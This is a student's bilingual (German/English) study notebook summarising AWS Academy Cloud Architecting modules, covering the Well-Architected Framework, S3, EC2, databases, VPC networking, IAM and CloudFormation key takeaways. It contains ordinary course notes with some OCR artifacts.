AWS Services


Montag, 8. Januar 2024 16:41

Todo:
Kubernetes
Cloudwatch alarms metriken für auto scaling
Cloud trail

Module 1 - Welcome to AWS Academy Cloud Architecting

Monday, July 25, 2022 9:56 AM

Cafe Business



Guided labs
Geführte Labs bei dem man step by step zeug lernt

Challenger labs
Nicht geführte labs bei den man das wissen aus dem guided labs anwendet in einem real life szenario für das Cafe als mitarbeiter Sofia oder Nikhil

Roles

Roles in computing: IT professional

IT professional

- Generalist, might manage an application
- Often manages a production environment
- Highly technical
- Might have significant or limited experience in cloud technologies
- Might specialize in one area (such as security or storage)

Job titles: IT Administrator, Systems Administrator, Network Administrator

Roles in computing: IT leader

IT leader

- Leads a team of IT professionals
- Responsible for day-to-day operations
- Manages a budget, stays informed about and chooses new technologies
- Hands on during early stages of a project, then delegates the team to take over

Job titles: IT Manager, IT Director, IT Supervisor

Roles in computing: Developer

Developer

- Writes, tests, and fixes code
- Thinks about projects at the application level
- Likes sample code
- Works with APIs, SDKs

Job titles: Software Developer, System Architect, Software Development Manager

They like to stay down in the details, writing, testing, and

Roles in computing: DevOps engineer

DevOps engineer

- Builds out the infrastructure that applications run on, often in the cloud
- Follow the guidelines of the cloud architect
- Prefer experimenting and trying things out rather than lots of reading

Job titles: DevOps engineer

They'll often create or improve the code that installs and configures servers and

Roles in computing: Cloud architect

aws academy

Cloud architect

- Stays up-to-date with new technologies, helps decide which to use
- Provides documentation, processes, and tooling to developers
- Gives developers freedom to innovate
- Common challenges include –
  - Resource management
  - Cost optimization
  - Defining best practices for performance, reliability, and security

Job titles: Cloud Architect, Systems Engineer, Systems Analyst

Cloud Architects like to spend

Module summary

In summary, in this module, you learned how to:


- Identify course prerequisites and objectives
- Recognize the café business case
- Indicate the role of cloud architects

aws

55

Module 2 - Introducing Cloud Architecting


Monday, July 25, 2022 9:57 AM





AWS Well-Architected Framework

Das AWS Well-Architected Framework ist ein Leitfaden, der Ihnen helfen soll, eine möglichst sichere, leistungsstarke, widerstandsfähige un d effiziente Infrastruktur für Ihre Cloud-Anwendungen und -Arbeitslasten aufzubauen. Es bietet einen konsistenten Ansatz für die Bewertung von Cloud -Architekturen und eine Anleitung für die Implementierung von Designs. Es dokumentiert eine Reihe von grundlegenden Fragen und Best Practices, die es Ihnen ermöglichen zu verstehen, ob eine bestimmte Architektur mit den Best Pr actices der Cloud übereinstimmt. AWS hat diesen Rahmen entwickelt, nachdem Tausende von Kundenarchitekturen auf AWS geprüft wurden.

Best Practice







2. Automate your environment

Where possible, automate the provisioning, termination, and configuration of resources.

3. Treat resources as disposable

Take advantage of the dynamically provisioned nature of cloud computing.

Anti-pattern


- Over time, different servers end up with different configurations
- Resources run when they're not needed
- Hardcoded IP addresses prevent flexibility
- It can be difficult or inconvenient to test new updates on hardware that's in use

Best practice

- Automate deployment of new resources with identical configurations
- Terminate resources that are not in use
- Switch to new IP addresses automatically
- Test updates on new resources, and then replace old resources with updated ones

4. Use loosely coupled components

Design architectures with independent components.



5. Design services, not servers

Use the breadth of AWS services. Don't limit your infrastructure to servers.

Anti-pattern

- Simple applications run on persistent servers
- Applications communicate directly with one another
- Static web assets are stored locally on instances
- Backend servers handle user authentication and user state storage

Best practice

- When appropriate, consider using containers or a serverless solution
- Message queues handle communication between applications
- Static web assets are stored externally, such as on Amazon Simple Storage Service (Amazon S3)
- User authentication and user state storage are handled by managed AWS services

6. Choose the right database solution

Match technology to the workload, not the other way around.


Things to consider:

- Read and write needs
- Total storage requirements
- Typical object size and nature of access to these objects
- Durability requirements
- Latency requirements
- Maximum concurrent users to support
- Nature of queries
- Required strength of integrity controls


7. Avoid single points of failure (1 of 2)

Assume everything fails. Then, design backward.

Where possible, use redundancy to prevent single points from bringing down an entire system.



7. Avoid single points of failure (2 of 2)



8. Optimize for cost

Take advantage of the flexibility of AWS to increase your cost efficiency.

Things to consider:

- Are my resources the right size and type for the job?
- What metrics should I monitor?
- How do I make sure to turn off resources that are not in use?
- How often will I need to use this resource?
- Can I replace any of my servers with managed services?

9. Use caching

Caching minimizes redundant data retrieval operations, improving performance and cost.

10. Secure your entire infrastructure

Build security into every layer of your infrastructure.

Things to consider:

- Isolate parts of your infrastructure
- Encrypt data in transit and at rest
- Enforce access control granularly, using the principle of least privilege
- Use multi-factor authentication (MFA)
- Use managed services
- Log access of resources
- Automate your deployments to keep security consistent

Section 3 key takeaways

- As you design solutions, evaluate tradeoffs and base your decisions on empirical data
- Follow these best practices when building solutions on AWS –
  - Enable scalability
  - Automate your environment
  - Treat resources as disposable
  - Use loosely-coupled components
  - Design services, not servers
  - Choose the right database solution
  - Avoid single points of failure
  - Optimize for cost
  - Use caching
  - Secure your entire infrastructure

AWS Regions

Section 4 key takeaways

- The AWS global infrastructure consists of Regions, Availability Zones, and edge locations
- Your choice of a Region is typically based on compliance requirements or to reduce latency
- Each Availability Zone is physically separate from other Availability Zones and has redundant power, networking, and connectivity
- Edge locations and Regional edge caches improve performance by caching content closer to users

Module summary

In summary, in this module, you learned how to:

- Define cloud architecture
- Describe how to design and evaluate architectures using the AWS Well-Architected Framework
- Explain best practices for building solutions on AWS
- Describe how to make informed decisions on where to place AWS resources

Module 3 - Adding a Storage Layer

Monday, July 25, 2022 10:10 AM

Section 2 key takeaways

- Buckets must have a globally unique name and are defined at the Region level
- Buckets are private and protected by default
- Amazon S3 security can be configured with IAM policies, bucket policies, access control lists, S3 access points, and presigned URLs
- Amazon S3 is strongly consistent for all new and existing objects in all Regions
- 5 TB is the maximum size of a single object
- Amazon S3 is often used as a data store for computation and analytics, and as a backup and archive service for critical data

 26

Section 3 key takeaways

- Amazon S3 storage classes include –
  - S3 Standard
  - S3 Standard-IA
  - S3 One Zone-IA
  - S3 Intelligent-Tiering
  - S3 Glacier
  - S3 Glacier Deep Archive
- An Amazon S3 lifecycle policy can delete or move objects to less expensive storage classes based on age
- Transferring data in from the internet to Amazon S3 is free, but transferring out to other Regions or to the internet incurs a fee

 31

Section 4 key takeaways

- The S3 multipart upload option is a good option for files larger than 100 MB and in situations where network connectivity might be inconsistent
- Amazon S3 Transfer Acceleration uses edge locations and can significantly increase the speed of uploads
- AWS Snowball provides a way to transfer *petabytes* of data, and AWS Snowmobile provides a way to transfer *exabytes* of data to AWS

 39


Module summary


In summary, in this module, you learned how to:


- Recognize the problems that Amazon Simple Storage Service (Amazon S3) can solve
- Describe how to store content efficiently using Amazon S3
- Recognize the various Amazon S3 storage classes and cost considerations
- Describe how to move data to and from Amazon S3
- Describe how to choose a Region
- Create a static website

Module 4 - Adding a Compute Layer

Monday, July 25, 2022 10:10 AM







Section 4 key takeaways

- An EC2 instance type defines a configuration of CPU, memory, storage, and network performance characteristics
- As a recommendation, choose new generation instance types in a family because they generally have better price-to-performance ratios
- Use the Instance Types page in the Amazon EC2 console and AWS Compute Optimizer to find the right instance type for your workload

Section 5 key takeaways

- User data enables you to configure an EC2 instance when you launch it.
- Information about a running instance can be accessed in the instance through an instance metadata URL.
- Baking configurations into an AMI increases AMI build time, but decreases instance boot time. Configuring an instance by using user data decreases AMI build time, but increases instance boot time.

Section 6 key takeaways

- Storage options for EC2 instances include instance store, Amazon EBS, Amazon EFS, and Amazon FSx for Windows File Server
- For a root volume, use instance store or SSD-backed Amazon EBS
- For a data volume that serves only one instance, use instance store or Amazon EBS storage
- For a data volume that serves multiple Linux instances, use Amazon EFS
- For a data volume that serves multiple Microsoft Windows instances, use Amazon FSx for Windows File Server

Section 7 key takeaways

- Amazon EC2 pricing models include On-Demand Instances, Reserved Instances, Savings Plans, Spot Instances, and Dedicated Hosts
- Per-second billing is available only for On-Demand Instances, Reserved Instances, and Spot Instances that run Amazon Linux or Ubuntu
- Use a combination of Reserved Instances, Savings Plans, On-Demand Instances, and Spot Instances to optimize Amazon EC2 compute costs

Module summary

In summary, in this module, you learned how to:

- Identify how Amazon Elastic Compute Cloud (Amazon EC2) can be used in an architecture
- Explain the value of using Amazon Machine Images (AMIs) to accelerate the creation and repeatability of infrastructure
- Differentiate between the EC2 instance types
- Recognize how to configure Amazon EC2 instances with user data
- Recognize storage solutions for Amazon EC2
- Describe EC2 pricing options
- Determine the placement group given an architectural consideration
- Launch an Amazon EC2 instance

Module 5 - Adding a Database Layer

Monday, July 25, 2022 10:10 AM

Section 2 key takeaways

- When you choose a database, consider scalability, storage requirements, the type and size of objects to be stored, and durability requirements
- Relational databases have strict schema rules, provide data integrity, and support SQL
- Non-relational databases scale horizontally, provide higher scalability and flexibility, and work well for semistructured and unstructured data

 16

Section 3 key takeaways

- Managed AWS database services handle administration tasks so you can focus on your applications
- Amazon RDS supports Microsoft SQL Server, Oracle, MySQL, PostgreSQL, Aurora, and MariaDB
- Amazon RDS Multi-AZ deployments provide high availability with automatic failover
- You can have up to five read replicas per primary database to improve Amazon RDS performance
- Amazon Aurora is a fully managed, MySQL- and PostgreSQL-compatible, relational database engine
- Amazon Redshift is a relational database offering for data warehousing

 34

Section 4 key takeaways

- Amazon DynamoDB is a fully managed non-relational key-value and document NoSQL database service.
- DynamoDB is serverless, provides extreme horizontal scaling and low latency.
- DynamoDB global tables ensure that data is replicated to multiple Regions.
- DynamoDB provides eventual consistency by default (in general, it is fully consistent for reads 1 second after the write). Strong consistency is also an option.

 44

Module 6 - Creating a Networking Environment

Monday, July 25, 2022 10:10 AM

Section 2 key takeaways

- Amazon VPC enables you to provision VPCs, which are logically isolated sections of the AWS Cloud where you can launch your AWS resources.
- A VPC belongs to only one Region and is divided into subnets.
- A subnet belongs to one Availability Zone or Local Zone. It is a subset of the VPC CIDR block.
- You can create multiple VPCs in the same Region or in different Regions, and in the same account or different accounts.
- Follow best practices when you design your VPC.

 17

Section 3 key takeaways

- An internet gateway allows communication between instances in your VPC and the internet.
- Route tables control traffic from your subnet or gateway.
- Elastic IP addresses are static, public IPv4 addresses that can be associated with an instance or elastic network interface. They can be remapped to another instance in your account.
- NAT gateways enable instances in the private subnet to initiate outbound traffic to the internet or other AWS services.
- A bastion host is a server whose purpose is to provide access to a private network from an external network, such as the internet.

 27

Section 4 key takeaways

- Security groups are stateful firewalls that act at the instance level
- Network ACLs are stateless firewalls that act at the subnet level
- When you set inbound and outbound rules to allow traffic to flow from the top tier to the bottom tier of your architecture, you can chain security groups together to isolate a security breach
- You should structure your infrastructure with multiple layers of defense

 37

Module summary

In summary, in this module, you learned how to:

- Explain the foundational role of VPC in AWS Cloud networking
- Identify how to connect your AWS networking environment to the internet
- Describe how to isolate resources within your AWS networking environment


Module summary


In summary, in this module, you learned how to:


- Explain the foundational role of VPC in AWS Cloud networking
- Identify how to connect your AWS networking environment to the internet
- Describe how to isolate resources within your AWS networking environment
- Create a VPC with subnets, an internet gateway, route tables, and a security group

Module 7 - Connecting Networks

Monday, July 25, 2022 10:10 AM







Section 5 key takeaways

- AWS Transit Gateway enables you to connect your VPCs and on-premises networks to a single gateway (called a transit gateway)
- AWS Transit Gateway uses a hub-and-spoke model to simplify VPC management and reduce operational costs

Section 6 key takeaways

- A VPC endpoint enables you to privately connect your VPC to supported AWS services and VPC endpoint services powered by AWS PrivateLink
- VPC endpoints do not require an internet gateway, NAT device, VPN connection, or AWS Direct Connect connection
- There are two types of VPC endpoints: interface endpoints and gateway endpoints

Module summary

In summary, in this module, you learned how to:

- Describe how to connect an on-premises network to the AWS Cloud
- Describe how to connect VPCs in the AWS Cloud
- Connect VPCs in the AWS Cloud by using VPC peering
- Describe how to scale VPCs in the AWS Cloud
- Describe how to connect VPCs to supported AWS services

Module 8 - Securing User and Application Access

Monday, July 25, 2022 10:11 AM

Section 2 key takeaways

- Avoid using the account root user for common tasks. Instead, create and use IAM user credentials.
- Permissions for accessing AWS account resources are defined in one or more IAM policy documents.
  - Attach IAM policies to IAM users, groups, or roles.
- When IAM determines permissions, an explicit Deny will always override any Allow statement.
- It is a best practice to follow the principle of least privilege when you grant access.

 23

Section 4 key takeaways

- IAM roles provide temporary security credentials assumable by a person, application, or service
- The AWS Security Token Service (AWS STS) enables you to request temporary AWS credentials
- With identity federation, user authentication is external to the AWS account
  - Accomplished by using AWS STS, SAML, or Amazon Cognito

 42


Section 5 key takeaways


- You can use multiple AWS accounts to isolate business units, development and test environments, regulated workloads, and auditing data
- AWS Organizations enables you to configure automated account creation and consolidated billing
- You can configure access controls across accounts by using service control policies (SCPs)


 49

Module 9 - Implementing Elasticity, High Availability, and Monitoring

Monday, July 25, 2022 10:11 AM







Section 5 key takeaways

- AWS Cost Explorer, AWS Budgets, AWS Cost and Usage Report, and the Cost Optimization Monitor can help you understand and manage the cost of your AWS infrastructure.
- CloudWatch collects monitoring and operational data in the form of logs, metrics, and events. It visualizes the data by using automated dashboards so you can get a unified view of your AWS resources, applications, and services that run in AWS and on-premises.
- EventBridge is a serverless event bus service that connects your applications with data from various sources. EventBridge delivers a stream of real-time data from your own applications, SaaS applications, and AWS services. It then routes that data to targets.

Module 10 - Automating Your Architecture

Monday, July 25, 2022 10:11 AM

Section 3 key takeaways

- AWS CloudFormation is an infrastructure as code (IaC) service that enables you to model, create, and manage a collection of AWS resources
- AWS CloudFormation IaC is defined in templates that are authored in JSON or YAML
- A stack is what you create when you use a template to create AWS resources
- Actions that are available on an existing stack include update stack, detect drift, and delete stack
- AWS Quick Starts provide AWS CloudFormation templates that are built by solutions architects that that reflect AWS best practices

 29

Section 5 key takeaways

- Elastic Beanstalk creates and manages a scalable and highly available web application environment that enables you to focus on the application code
- You can author your Elastic Beanstalk application code in Java, .NET, PHP, Node.js, Python, Ruby, Go, or Docker
- AWS resources that are created by Elastic Beanstalk are fully transparent—they are visible in the AWS Management Console service page views
